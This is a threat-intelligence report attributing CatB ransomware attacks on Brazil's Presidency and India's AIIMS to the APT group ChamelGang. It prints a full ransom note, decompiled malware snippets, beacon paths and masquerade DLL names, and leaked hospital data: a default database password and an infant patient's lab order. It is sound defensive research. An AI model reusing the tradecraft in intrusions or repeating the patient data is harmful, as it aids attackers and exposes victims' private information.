SentinelLABS

CHAMELGANG & FRIENDS | CYBERESPIONAGE GROUPS ATTACKING CRITICAL INFRASTRUCTURE WITH RANSOMWARE

By Aleksandar Milenkoski and Julian-Ferdinand Vögele (Recorded Future)

June 2024

SentinelLABS Research Team

TABLE OF CONTENTS

EXECUTIVE SUMMARY

- Threat actors in the cyberespionage ecosystem are engaging in an increasingly disturbing trend of using ransomware as a final stage in their operations for the purposes of financial gain, disruption, distraction, misattribution, or removal of evidence.

- This report introduces new findings about notable intrusions in the past three years, some of which were carried out by a Chinese cyberespionage actor but remain publicly unattributed.

- Our findings indicate that ChamelGang, a suspected Chinese APT group, targeted the major Indian healthcare institution AIIMS and the Presidency of Brazil in 2022 using the CatB ransomware. Attribution information on these attacks has not been publicly released to date.

- ChamelGang also targeted a government organization in East Asia and critical infrastructure sectors, including an aviation organization in the Indian subcontinent.

- In addition, a separate cluster of intrusions involving off-the-shelf tools BestCrypt and BitLocker have affected a variety of industries in North America, South America, and Europe, primarily the US manufacturing sector.

- While attribution for this secondary cluster remains unclear, overlaps exist with past intrusions that involve artifacts associated with suspected Chinese and North Korean APT clusters.

SentinelLabs Team

OVERVIEW


In collaboration with Recorded Future, SentinelLabs has been tracking two distinct activity clusters targeting government and critical infrastructure sectors globally between 2021 and 2023. We associate one activity cluster with the suspected Chinese APT group ChamelGang (also known as CamoFei), while the second cluster resembles previous intrusions involving artifacts linked to suspected Chinese and North Korean APT groups. The majority of the activities we analyzed involve ransomware or data encryption tooling.

This research highlights the strategic use of ransomware by cyberespionage actors for financial gain, disruption, or as a tactic for distraction or misattribution. The use of ransomware as part of cyberespionage activities may result in their misattribution as financially-motivated operations. To further misguide attribution efforts, APT groups may purchase ransomware shared by multiple cybercriminal actors. Ransomware also provides cover for the true motive behind the central component of cyberespionage operations, data exfiltration, which is also carried out by ransomware actors that follow a multi-extortion model.

Cyberespionage operations disguised as ransomware activities provide an opportunity for adversarial countries to claim plausible deniability by attributing the actions to independent cybercriminal actors rather than state-sponsored entities. Furthermore, misattributing cyberespionage activities as cybercriminal operations can result in strategic repercussions, especially in the context of attacks on government or critical infrastructure organizations. Insufficient information sharing between the local law enforcement organizations that typically handle ransomware cases and intelligence agencies could result in missed intelligence opportunities, inadequate risk assessment, and diminished situational awareness.

Ransomware provides advantages to APT groups from an operational perspective as well. The data-destructive nature of this malware may not only disrupt systems but also destroy intrusion and attribution-relevant artifacts, assisting perpetrators in covering their tracks. It also makes the restoration of affected data and systems an immediate priority for defense teams, possibly allowing for further malicious activities to go unnoticed.

The use of ransomware in operations conducted by suspected Chinese cyberespionage clusters is not entirely unprecedented. For example, the APT41 umbrella has previously been seen targeting the video gaming industry for financial gain by manipulating virtual currencies, abusing in-game transaction systems, and deploying the for-purchase Encryptor RaaS ransomware. BRONZE STARLIGHT (also known as DEV-0401 or SLIME34) also includes ransomware deployment in its operational playbook. Indicators suggest that the group's primary objective is espionage rather than financial gain.



CLUSTER 1 | CHAMELGANG INTRUSIONS

Based on analysis of forensic artifacts and samples uploaded to malware sharing platforms, we identified multiple intrusions spanning 2022 and 2023 which we attribute with medium confidence to ChamelGang. TeamT5 assesses that this APT group pursues objectives beyond intelligence collection, such as PII theft and financial gain.

We identified indicators suggesting that in 2023, ChamelGang targeted a government organization in East Asia and an aviation organization in the Indian subcontinent. This aligns with known ChamelGang victimology – previous ChamelGang attacks have impacted critical sectors in Russia, including aviation, as well as government and private organizations in other countries such as the United States, Taiwan, and Japan. The activities we observed involve the use of the group's known TTPs, publicly available tooling seen in previous engagements, and their custom malware BeaconLoader.

Further, we suspect that in late 2022, ChamelGang was responsible for attacks on the Presidency of Brazil and the All India Institute of Medical Sciences (AIIMS), a major Indian healthcare institution. These attacks were publicly disclosed as ransomware incidents and attribution information regarding the perpetrators has never been released. We discovered strong indicators pointing to these institutions as being targeted using ChamelGang's CatB ransomware.

Positive Technologies and TeamT5 have linked the CatB ransomware and BeaconLoader to ChamelGang. TeamT5 associates CatB with ChamelGang based on overlaps in code, staging mechanisms, and malware artifacts such as certificates, strings, and icons found in custom malware used in intrusions attributed to ChamelGang. CatB is typically deployed using DLL hijacking into the `msdtc.exe` process, a known ChamelGang practice. However, the extensive sharing of malware within the Chinese APT ecosystem makes clustering based solely on observed malware challenging. Therefore, we do not rule out the possibility of other threat groups within this ecosystem also using this malware.

ChamelGang is a persistent player in the global cyberespionage scene, showing considerable interest in the regions we observed being targeted. Chinese activities in East Asia and the Indian subcontinent are likely driven by strategic interests in these neighboring regions for several reasons, including regional rivalries, geopolitical tensions, exerting influence, and maintaining technological and economic competitiveness. South America, a relatively overlooked area, is part of China's broader soft power agenda aiming to position itself as an influential force in line with its geostrategic ambitions and technological investments in this region.

The government and critical infrastructure sectors, including healthcare, aviation, and manufacturing, are important targets for adversaries such as ChamelGang pursuing cyberespionage objectives, financial gain, or both. Breaches in these sectors can facilitate intelligence collection and cause considerable damage. In alignment with their doctrine, China-aligned threat actors may target critical infrastructure sectors during periods of geopolitical tensions, using destructive malware, including ransomware, to cause operational and reputational damage. Furthermore, the healthcare and aviation sectors are prime targets for the theft of PII data. Adversaries can exploit this data for intelligence purposes, facilitate additional attacks, or extort individuals and organizations for financial gain.

CHAMELGANG | TECHNICAL DETAILS

We present below technical details on the ChamelGang activities we observed targeting the Presidency of Brazil and the AIIMS in 2022, as well as a government organization and an aviation organization in 2023.

THE PRESIDENCY OF BRAZIL

The CatB ransomware sample `svchosts.exe` was first uploaded from Brazil on November 1, 2022. The executable contains a ransom note consistent with the standard CatB wording, featuring the contact email address `fishA001[@]protonmail.com` and the Bitcoin address `bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz`. The CatB ransom notes, placed at the beginning of each encrypted file, feature consistent wording with a few slight differences across samples. They include contact email addresses following the pattern `<noun>[A-Z][\d]{3,4}@protonmail.com`.

We observed multiple additional files uploaded from Brazil in conjunction with `svchosts.exe`, which fall into two categories:

- Files encrypted by CatB ransomware, for example, `debug.log`, `cfz_index.dat`, `endjob.luac`, and `NotificationUxBroker.007.etl`. In line with the CatB implementation, the ransom note is placed at the beginning of each file. The ransom notes present in these files are identical to the one stored in `svchosts.exe`.
- Operating system artifacts, including a Windows registry policy archive file (`ntuser.pol`) and Windows registry transaction log files (`ntuser.dat.LOG1` and `NTUSER.DAT{47a6a17a-a514-11e7-a94e-ec0d9a05c860}.TMContainer00000000000000000001.regtrans-ms`).

```
What happend
Your files are encrypted
*All your files are protected by strong encryption with RSA-2048.*
*There is no public decryption software.*
Program and private key, What is the price
The price depends on how fast you can pay to us.
1 day : 40 Bitcoin
2 day : 60 Bitcoin
3 day : 90 Bitcoin
4 day : 130 Bitcoin
5 day : permanent data loss
Btc Address: bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz
*Free decryption As a guarantee, you can send us up to 3 free decrypted files before payment,
include this file [c:\users\public\key].*
email: fishA001@protonmail.com
Do not attempt to decrypt your data using third-party software, this may result in permanent data loss.
Our program can repair your computer in few minutes.
```

The CatB ransom note in svchosts.exe

During a user session, the Windows operating system tracks changes made to the registry hive `HKEY_CURRENT_USER` in the `ntuser.dat.LOG1` and `ntuser.dat.LOG2` files. `HKEY_CURRENT_USER` stores system and software configuration information for the currently logged in user. Parsing the `ntuser.dat.LOG1` file we retrieved revealed Windows registry keys and values that point to the Presidency of Brazil.

`ntuser.dat.LOG1` stores a path to an Outlook Offline File (`.ost`) of an email user at the `presidencia.gov[.]br` domain, the email domain of the Presidency of Brazil. We also observed the presence of another registry key pointing to the domain `presidencia.gov[.]br` as an AD-related artifact: `CN=Aggregate,CN=Schema,CN=Configuration,DC=presidencia,DC=gov,DC=br`. This registry key is stored under `HKEY_CURRENT_USER\Software\Microsoft\ADs\Providers\LDAP`, which is a user-specific storage location for ADSI (Active Directory Service Interfaces). This made us suspect that the Presidency had been targeted using ChamelGang's CatB ransomware.

```
[...]
Offset: 583344
Type: value
Value name: C:\Users\       \AppData\Local\Microsoft\Outlook\       @presidencia.gov.br.ost
Value type: REG_BINARY
Data size: 8
[...]
```

Path to an .ost file in ntuser.dat.LOG1

```
[...]
Offset: 30672
Type: key
Name: Providers
Last written timestamp (UTC): 2019-01-02 12:00:57.269874
Access bits: 2
Number of subkeys: 1
Number of values: 0

Offset: 30784
Type: key
Name: LDAP
Last written timestamp (UTC): 2019-01-02 12:00:57.269874
Access bits: 2
Number of subkeys: 1
Number of values: 0

Offset: 30888
Type: key
Name: CN=Aggregate,CN=Schema,CN=Configuration,DC=presidencia,DC=gov,DC=br
Last written timestamp (UTC): 2022-11-07 11:55:06.213162
Access bits: 2
Number of subkeys: 0
Number of values: 4
[...]
```

AD-related registry key in ntuser.dat.LOG1

Our suspicion was reinforced by an exchange between a citizen and the Civil House of the Presidency on a request for information (identification number: 00137001121202328) issued at the Request and Response Search portal. This portal enables the public to access requests for information submitted to various agencies within the Brazilian Federal Executive Branch, along with the corresponding responses.

The request attaches a previous exchange (PDF file, identification number: 00137.018080/2022-28) with the General Secretariat of the Presidency. The snippets we present below are machine-translated from Brazilian-Portuguese into English.

The requests cite an announcement by the General Secretariat regarding a malware infection at the Presidency, seeking details on the infection's scope, severity, remediation actions taken, and attribution information.

Summary: Name and type of malware that infected Secretariat networks-
General of the Presidency on 01/11

Extract:

This weekend, the General Secretariat of the Presidency of the Republic, through the Technology Directorate of the Special Secretariat for Administration, informed that, on the 1st November, network security tools detected the presence of malware (a common type of malicious software) on some workstations and neutralized its actions.

In the same note in question, the Computer Network Incident Treatment and Response Team (ETIR) reported having detected the type and level of threat, and neutralized its action. However, the announcement of this threat does not appear clearly in the Government Cyber Incident Prevention, Treatment and Response Center (CTIR), where this information appears by default.

Request 00137.018080/2022-28

The responses state that the attack was detected on November 1, 2022 at around 7:30 AM and affected 192 computers. Based on an analysis conducted by an online malware analysis service, the Brazilian authorities had assessed that the attack involved a variant of TeslaCrypt, a ransomware strain that has been defunct since 2016. The response to request 00137001121202328 states that the Federal Police had been requested to conduct further investigation into the incident, and all encrypted data had been recovered using backups.

Response Data

Kind of Response	Date/Time	Response Content
Response Conclusion	02/01/2023 16:03	Dear citizen, In response to the request for access to information registered under NUP 00137.018080/2022-28, we inform you that the incident was detected at around 7:30 am by the Network Incident Handling Team of the Presidency of the Republic (ETIR-PR), neutralizing its shares at around 10:30 am on the same date. The artifact used was ransomware-type malware, being a variant of the TeslaCrypt Ransomware. The number of user computers treated as a result of the incident was 192 (one hundred and ninety-two), which corresponds to approximately 5% (five percent) of the Presidency of the Republic's computing park. Finally, we emphasize that all information

Response to request 00137.018080/2022-28

Contrary to the initial attribution to TeslaCrypt, our analysis of the files uploaded in conjunction with the CatB sample `svchosts.exe`, as presented above, indicates the Presidency has been targeted by ChamelGang using CatB ransomware. Furthermore, the response to request `00137001121202328` contains a snippet from the same ransom note that the CatB ransomware sample `svchosts.exe` places in encrypted files, including the contact email address `fishA001[@]protonmail.com` and the Bitcoin address `bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz`.

¿¿ - What did the altered version of the TeslaCrypt malicious software contain that was different in relation to the original: There was no software analysis to compare versions, it was only identified in the online file and URL analysis service that it was ransomware, a variant of the TeslaCrypt Ransomware. - What was the value of the reward that TeslaCrypt was asking for the files: There was no reward paid. All institutional data that was corrupted/encrypted was recovered through backup restoration, resulting in no loss of institutional data. The ransom message contained in the encrypted files contained the following information: Ransom data: Btc Address: bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz¿ email: fishA001@protonmail.com Ransom value: 1 day: 40 Bitcoins 2 day: 60 Bitcoins 3 day: 90 Bitcoins 4 day: 120 Bitcoins 5 day:permanent data loss!!! The information above was made available by the

Response to request 00137001121202328

Finally, `svchosts.exe` was first uploaded to a malware sharing platform on November 1, 2022, at 11:45:05 AM UTC (08:45:05 AM BRT, Brasília Time). This timing closely coincides with the date and time when the Brazilian authorities first detected the malicious activities, approximately at 7:30 AM on November 1, 2022 (assuming the BRT time zone).

We have contacted the Brazilian authorities to share our insights on this matter.

ALL INDIA INSTITUTE OF MEDICAL SCIENCE (AIIMS)

In November 2022, the AIIMS captured public attention as it became the target of a large-scale ransomware attack affecting a significant number of servers and workstations. The attack was first noticed on November 23, 2022 when staff were unable to access the eHospital platform, which provides digital patient-centric services nationwide, including appointment scheduling and access to lab reports. The incident led to significant disruptions in healthcare service delivery, with the Indian authorities labeling it as an act of cyber terrorism.

The AIIMS incident has triggered discussions among India's political leadership, with government sources linking the attack to China and considering the possibility of a "hostile cross-border attack". To date, the Indian authorities have not publicly released technical indicators that would enable external investigation and verification of the incident's connection to China. The limited technical information that has been publicly shared by the media, sourced from a non-public report prepared by the Indian Police and statements from police officers, includes:

- The contact email addresses `mouse62309[@]protonmail.com` and `dogA2839[@]protonmail.com`;
- The filename extension `.bak9` of encrypted files;
- A snippet of the ransom note placed in the files of the infected machines: "free decryption as a guarantee. You can send us up to 3 free decrypted files before payment".

The format of the contact email addresses, the filename extension of encrypted files, and the content and placement of the observed ransom note are consistent with the characteristics of CatB ransomware. This made us suspect that the AIIMS had been targeted using ChamelGang's CatB ransomware.

We observed multiple files encrypted by CatB ransomware and uploaded to a malware sharing platform in November 2022 from India: `backup_label.old.bak9`, `current_logfiles.bak9`, `pg_hba.conf.bak9`, `pg_ident.conf.bak9`, `PG_VERSION.bak9`, `postgresql.auto.conf.bak9`, `postgresql.conf.bak9`, `postmaster.opts.bak9`, `recovery.conf.bak9`, and `TEMP_RESTULT_FILE_TO_DB_xml.bak`. The names of the majority of these files point to a potential compromise of server deployments.

The ransom note is placed at the beginning of each of these files and features the contact email addresses `dogA2398[@]protonmail.com` and `mouse63209[@]protonmail.com`. The note conforms to the typical CatB wording and exactly matches the note seen in the AIIMS incident. Note the slight differences between the contact email addresses we observed and those disclosed by the Indian authorities: the positions of two numbers in the email usernames are swapped, for example, `mouse62309[@]protonmail.com` and `mouse63209[@]protonmail.com`. The encrypted files have the `.bak9` and `.bak` filename extensions, with `.bak9` matching the one observed in the AIIMS incident, and both matching those used by CatB ransomware samples we have analyzed.

Further, we observed a non-encrypted file named `TEMP_RESTULT_FILE_TO_DB.xml`, which had been uploaded in conjunction with the CatB-encrypted file `TEMP_RESTULT_FILE_TO_DB_xml.bak`. We assess that `TEMP_RESTULT_FILE_TO_DB_xml.bak` is the CatB-encrypted counterpart of `TEMP_RESTULT_FILE_TO_DB.xml`.

Our analysis of `TEMP_RESTULT_FILE_TO_DB.xml` revealed strong indicators pointing to the AIIMS. This strengthens our initial assessment that the institute was targeted using CatB ransomware.

To further corroborate this assessment, we first establish `TEMP_RESTULT_FILE_TO_DB_xml.bak` as the CatB-encrypted counterpart of `TEMP_RESTULT_FILE_TO_DB.xml` and then analyze `TEMP_RESTULT_FILE_TO_DB.xml`, highlighting the indicators that point to the AIIMS.

TEMP_RESTULT_FILE_TO_DB_XML.BAK AND TEMP_RESTULT_FILE_TO_DB.XML

Given the absence of the exact CatB sample suspected to have encrypted `TEMP_RESTULT_FILE_TO_DB.xml`, we demonstrate its encryption by this ransomware as follows:

- If the size of `TEMP_RESTULT_FILE_TO_DB.xml.bak` is equal to the size of the file produced by the CatB file processing routine using `TEMP_RESTULT_FILE_TO_DB.xml` as input;
- Then `TEMP_RESTULT_FILE_TO_DB.xml.bak` is almost certainly the CatB-encrypted version of `TEMP_RESTULT_FILE_TO_DB.xml`.

The CatB file processing routine is as follows:

1. Write the ransom note at the beginning of the file being encrypted. The size of the ransom note varies across CatB samples.
2. Replace the original file content with its encrypted version. CatB uses padded AES encryption, where the size of the encrypted content equals the size of the original content plus padding. If the original file size is not a multiple of 16, CatB inserts padding bytes until the file size is a multiple of 16. If the original file size is already a multiple of 16, CatB adds 16 padding bytes.

```
[...]
padding_size = 16 - file_size % 16;
[...]
padded_file_size = file_size + padding_size;
padded_content = (char *)j__calloc_base(1ui64, padded_file_size);
memmove(padded_content, file_content, file_size);
[...]
//memory storing the encrypted file content
encrypted_content = (__m128i *)j__calloc_base(1ui64,
                                              (unsigned int)file_size + padding_size);
[...]
```

File padding in CatB

3. Write a 256-byte data blob after the encrypted file content.

The size of `TEMP_RESTULT_FILE_TO_DB.xml` is 33,201 bytes. CatB produces a 33,216-byte encrypted version of the file's content (33,201 bytes plus 15 padding bytes). Combining the size of the encrypted file content (33,216 bytes), the ransom note present in `TEMP_RESTULT_FILE_TO_DB.xml.bak` (756 bytes), and the data blob (256 bytes) that CatB appends, yields a total file size of 34,228 bytes. This is the exact size of `TEMP_RESTULT_FILE_TO_DB.xml.bak`, further solidifying the assessment that it is the CatB-encrypted version of `TEMP_RESTULT_FILE_TO_DB.xml`.

TEMP_RESTULT_FILE_TO_DB.XML AND AIIMS

`TEMP_RESTULT_FILE_TO_DB.xml` implements a database interface configuration, which provides indicators of its application in the Indian medical sector, such as the configured time zone (Asia/Calcutta) and the database, table, and field names used. The database connection URL stored in the configuration indicates a PostgreSQL database deployment at the private IP address `192.168.15[.]14`, and includes the URL path `ehospitalLIS`, suggesting a potential connection to the eHospital platform affected in the AIIMS incident.

```
<channel>
  <id>24f1f048-fbb2-421b-8fc5-86a27387622f</id>
  <name>TEMP_RESTULT_FILE_TO_DB</name>
  <description>results live</description>
  <enabled>true</enabled>
  <version>2.2.3.6825</version>
  <lastModified>
    <time>1485333447695</time>
    <timezone>Asia/Calcutta</timezone>
  </lastModified>
  <revision>1</revision>
[...]
<destinationConnectors>
    <connector>
      <name>Destination 1</name>
      <properties>
        <property name="DataType">Database Writer</property>
        <property name="URL">jdbc:postgresql://192.168.15.14:5432/ehospitalLIS</property>
        <property name="driver">org.postgresql.Driver</property>
        <property name="host">query</property>
        <property name="password">postgres</property>
        <property name="query"></property>
        <property name="script">var dbConn = DatabaseConnectionFactory.createDatabaseConnection
        ([...]jdbc:postgresql://192.168.15.14:5432/ehospitalLIS&[...]
[...]
var sql= dbConn.executeUpdate("delete from laboratory.lab_result_temp where uhid=[...]
var sql= dbConn.executeUpdate("insert into laboratory.lab_result_temp(uhid, patient_name, p_sex,
orderno, sample_no, hospital_id, lab_centre_id, ward_name, lab_reference_no, lab_id, sample_quality_slno,
sample_quality_sl_year)
[...]
```

TEMP_RESTULT_FILE_TO_DB.xml


`TEMP_RESTULT_FILE_TO_DB.xml` also stores Base64 encoded template data, which when decoded reveals a Health Level 7 (HL7) message. HL7 is a widely adopted data standard in the healthcare industry, facilitating the communication between diverse clinical systems and devices.

```
[...]
<inboundTemplate encoding="base64">
TVNIfF5+XCZ8TEFCTElOS3x8SElTfDYwMF5CVTEwfDIwMTUwODA3MDE1OTU0fHxPVUxeUjIxfDIw
MTUwMDAwMDAwMDAxMTM4MHxQfDIuNHx8fEFMfEFMfHwgClBJRHx8fDIwMTUzNDQxNTZ8fEJhYnkg
T2YgU0FSSVRBICAgQ0hBTkRefHwyNi0wNi0yMDE1IDAwOjAwOjAwfEZlbWFsZXx8fF5eXl5eQUV8
fHx8RXxNIApPUkN8UkV8MjAxNTAwMDAwMDAwMDExMzgwfHwxfHw3fHxDMy9OSUNVLUF8fDI1MXxS
IApPQlJ8MXxDSEUtMjIwNzE1MDUwN3x8MTcwfHwyMDE1MDcyMjA5MTExNnx8fHx8QXx8fHxCbG9v
ZHw1MDAwMDAwMTY3XkRyLiBBLiBLLiBERU9SQVJJXl4gCk9CWHwxfHwxNzBfMzZfQklMSVJVQklO
IFRPVEFMfHxyZXN1bHR2YWx1ZXx1bml0fHJlZi5yZW5nZXxOfHx8Rnx8fDIwMTUwODA3MDE1OTU1
fHx8fHwyMDE1MDcyOTE3MTMgCk9CWHwyfHwxNzBfMTJfQklMSVJVQklOICAoIENPTkpVR0FURUQg
KXx8cmVzdWx0dmFsdWV8dW5pdHxyZWYucmFuZ2V8Tnx8fEZ8fHwyMDE1MDgwNzAxNTk1NXx8fHx8
MjAxNTA3MjkxNjU5</inboundTemplate>
[...]
```

```
MSH|^~\&|LABLINK||HIS|600^BU10|20150807015954||OUL^R21|201500000000011380|P|2.4|||AL|AL||
PID|||2015344156||Baby Of SARITA          ||26-06-2015 00:00:00|Female|||^^^^^AE||||E|M
ORC|RE|201500000000011380||1||7||C3/NICU-A||251|R
OBR|1|CHE-2207150507||170||20150722091116|||||A|||Blood|5000000167^Dr. A. K. D        ^^
OBX|1||170_36_BILIRUBIN TOTAL||resultvalue|unit|ref.renge|N|||F|||20150807015955|||||201507291713
OBX|2||170_12_BILIRUBIN  ( CONJUGATED )|||[...]
```

Base64 encoded and decoded HL7 message

The template data includes an order for a blood examination of an infant patient. The last name and initials of the medical professional who issued this order match those of a neonatologist whose publicly available affiliation information includes employment at AIIMS.



Parsed HL7 message

Based on artifacts extracted from `TEMP_RESTULT_FILE_TO_DB.xml`, we observed additional indicators linking this file to the AIIMS. A URL containing the IP address `192.168.15[.]14` and the URL path `ehospitalLIS` (`http[://]192.168.15[.]14[:]8085/ehospitalLIS/Home.jsp`) are present in a database of allegedly stolen credentials associated with the username `dr[redacted]`. This username corresponds with the name of a medical professional employed at the AIIMS, according to a public social media employment profile.

FURTHER CHAMELGANG ACTIVITIES

In the 2023 activities that we associate with ChamelGang, the threat actor used publicly available tools alongside new variants of BeaconLoader during the early stages of the attacks.

BeaconLoader instances were typically placed in the `%SystemRoot%\System32` folder masquerading as OCI (Oracle Call Interface) library files (`oci.dll`, `ocilib.dll`, `ocilib80.dll`) and were loaded by the `msdtc.exe` process after the attackers restarted the Distributed Transaction Coordinator (MSDTC) service. ChamelGang masquerades BeaconLoader as other Windows services or software components as well, such as `TSVIPSrv.dll` and `TPWinPrn.dll`.

After Cobalt Strike was deployed through BeaconLoader, the Cobalt Strike instances served as the basis for executing commands for reconnaissance, the execution of additional tools, and the exfiltration of files, like the `NTDS.dit` Active Directory (AD) database storing critical AD-related information.

Among the publicly available tools, ChamelGang used SmartAssembly-protected SweetPotato and SharpToken executables for privilege escalation, as well as the Golang-implemented FRP (fast reverse proxy) for routing malicious traffic, which is a known ChamelGang practice. In one instance, we observed FRP deployment masquerading as a VMWare virtualization component, with the main FRP executable deployed at `C:\Program Files\VMware\VMware Tools\win64\vmGuestLib.exe` and an external configuration file at `C:\Program Files\VMware\VMware Tools\win64\vmGuestLib.ini`.


We did not observe ransomware deployment in these particular intrusions; however, despite ChamelGang not necessarily using ransomware in every operation, we do not exclude the possibility that it may have occurred outside of our visibility.

Compared to earlier BeaconLoader variants, the BeaconLoader variants we analyzed implement control flow obfuscation and modified XOR-based string obfuscation techniques. This is likely an attempt to evade detection through static analysis and make understanding the functionality of the malware more challenging.

```
[...]
v3 = 0xEE2C88B6;
while ( 1 )
{
  if ( v3 == 0x1EAFD45B )
  {
    *((_BYTE *)&v29 + v37[0] + 1) ^= v29;
    v2 = v37[0] + 1;
    goto LABEL_7;
  }
  if ( v3 == 0xDEB3F9D0 )
    break;
  v37[0] = v2;
  v3 = 0xDEB3F9D0;
  if ( v2 < 0x29 )
    v3 = 0x1EAFD45B;
}
[...]
```

Control flow and string obfuscation (BeaconLoader)

Like their predecessors, the new BeaconLoader variants decrypt and execute a Cobalt Strike beacon stored in an external file. Some check for the presence of the beacon only in `C:\ProgramData\Microsoft\Network\netcache`, while others look in multiple filesystem locations, such as `C:\ProgramData\Microsoft\Network\netcache`, `C:\Windows\MpCmdRun.dat`, `C:\Windows\mil.dat`, or `C:\Windows\Tmpcache.log`, using whichever is available on the compromised system. The Cobalt Strike configurations were not encrypted using the standard XOR keys (`0x69` or `0x2e`), presumably to hinder automated configuration extraction.



```
0:000> da 00000271`cd905280
00000271`cd905280  "C:\ProgramData\Microsoft\Network"
00000271`cd9052a0  "\netcache"
0:000> da 00000271`cd909560
00000271`cd909560  "C:\Windows\MpCmdRun.dat"
0:000> da 00000271`cd905230
00000271`cd905230  "C:\Windows\mil.dat"
0:000> da 00000271`cd9052e0
00000271`cd9052e0  "C:\Windows\Tmpcache.log"
```

Cobalt Strike beacon filesystem locations

For C2 communication, the beacons were configured to use HTTP and TCP protocols on hosts with Internet access and named pipes on hosts in Internet-restricted network environments, a typical ChamelGang practice. The pipes had names like `\\\\pipe\\Winsock2\\CatalogChangeListener-f06b-0`, resembling those reported in previous research on ChamelGang. In the IOC table, we list BeaconLoader samples and files storing Cobalt Strike beacons, including those we observed and some captured from malware sharing platforms.

ChamelGang uses a variety of publicly available tooling and custom malware beyond those we observed, such as Neo-reGeorg, and the DoorMe and MGDrive malware. DoorMe and MGDrive have also been associated with other suspected Chinese APT clusters:

- Storm Cloud uses the GIMMICK malware, whose Windows variant we track as the same malware strain as MGDrive based on overlaps in code, logic, and functionalities;
- REF2924 was observed using the DoorMe backdoor, with Elastic Security Labs noting a potential connection between REF2924 and ChamelGang. Furthermore, we identified the same control flow and string obfuscation techniques implemented in both recent ChamelGang BeaconLoader variants (depicted above) and the DoorMe sample `Microsoft.Exchange.Entities.Content.dll`, seen in an REF2924 intrusion.

```
[...]
v5 = 0x230095E9;
while ( 1 )
{
  if ( v5 == 0x916254E9 )
  {
    v76[v79[0] + 1] ^= v76[0];
    v4 = v79[0] + 1;
    goto LABEL_7;
  }
  if ( v5 == 0xA96B5470 )
    break;
  v79[0] = v4;
  v5 = 0xA96B5470;
  if ( v4 < 0xC )
    v5 = 0x916254E9;
}
[...]
```

Control flow and string obfuscation (DoorMe)

It remains to be further investigated whether these overlaps between ChamelGang and other clusters indicate the work of a single perpetrator or a digital quartermaster supplying distinct operational groups with malware, a common phenomenon in the Chinese APT landscape.

CLUSTER 2 | BESTCRYPT AND BITLOCKER INTRUSIONS

In addition to the ChamelGang activities, we have observed intrusions involving abuse of Jetico BestCrypt and Microsoft BitLocker to encrypt endpoints as a means to demand ransom. BestCrypt and BitLocker are used legitimately for data protection purposes.

